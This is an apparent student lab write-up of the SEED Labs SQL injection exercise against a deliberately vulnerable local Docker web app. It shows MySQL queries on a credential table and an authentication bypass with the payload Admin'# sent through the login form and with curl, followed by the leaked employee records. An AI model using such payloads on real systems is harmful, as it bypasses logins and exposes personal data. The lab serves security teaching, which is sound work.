Lab2

SQL Injection Attack

Lab Environment:


1. We need a web application and a database. There is a docker file for both. Extract the zip file and run the following command to bring the application and DB up:

   $ docker compose up -d

   The link for the zip file is

   https://drive.google.com/drive/folders/1tFymt5yRxOaTiKh4sRQD7a0lpZhIq6Jm?usp=sharing

2. Open 10.9.0.5 in Browser.




```
adarsh@ADARSH:~$ cd \Downloads
adarsh@ADARSH:~/Downloads$ ls
'ISAssignemet 1'                              spoof.txt
'ISAssignemet 1.zip'                          SQLi_lab_resources
 Packet_Sniffing_And_Spoofing_lab.pdf.pdf    SQLi_lab_resources.zip
adarsh@ADARSH:~/Downloads$ cd SQLi_lab_resources
adarsh@ADARSH:~/Downloads/SQLi_lab_resources$ sudo docker compose up -d
[sudo] password for adarsh:
[+] Running 2/2
 ⠿ Container mysql-10.9.0.6  Running                                    0.0s
 ⠿ Container www-10.9.0.5    Started                                    0.8s
adarsh@ADARSH:~/Downloads/SQLi_lab_resources$ mysql -h 10.9.0.6 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Figure 1

Task 1: Get Familiar with SQL Statements


2. Login into the database using Command. mysql -h 10.9.0.6 -u root -p and password “dees”

Check all databases with mysql> show databases; and then use database sqllab_users with mysql> use sqllab_users;




```
mysql> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'datab
ase' at line 1
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.03 sec)
```

Figure 2: show database



```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

Figure 3: Load database




```
mysql> select* from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  50000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.04 sec)
```

Figure 4: Alice’s credential table

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

In this task, we need to login into the admin page without knowing any employee’s credential.Below figure shows login to the SQL injection webpage.



10.9.0.5/index.html

Employee Profile Login


USERNAME Admin'#

PASSWORD Password

भारतीय प्रौद्योगिकी संस्थान जम्मू
INDIAN INSTITUTE OF TECHNOLOGY JAMMU
Login
Host © IIT Jammu

Figure 5: Login to the SQL injection webpage

After having logged into the SQL Injection webpage, we can see the details as shown in Figure .



10.9.0.5/unsafe_home.php?username=Admin'%23&Password=

भारतीय प्रौद्योगिकी संस्थान जम्मू
INDIAN INSTITUTE OF TECHNOLOGY JAMMU
Home
Edit Profile
Logout

User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Host © IIT Jammu


Figure 6 : After logging into admin account

Task 2.2: SQL Injection Attack from 1 command line

In this task, we need to login into the admin terminal without knowing any employee's credential. Figure shows login to the SQL without password.



```
adarsh@ADARSH:~/Downloads/SQLi_lab_resources$ curl 'http://10.9.0.5/unsafe_home.
php?username=Admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```



```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-c
olor: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" st
yle="height: 80px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li
 class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span cl
ass='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' h
ref='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout(
)' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></di
v></nav><div class='container'><br><h1 class='text-center'><b> User Details </b><
/h1><hr><br><table class='table table-striped table-bordered'><thead class='thead
-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>S
alary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Ni
ckname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>
Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><
td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></
tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102
13352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th>
<td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td><
/td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1
/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td
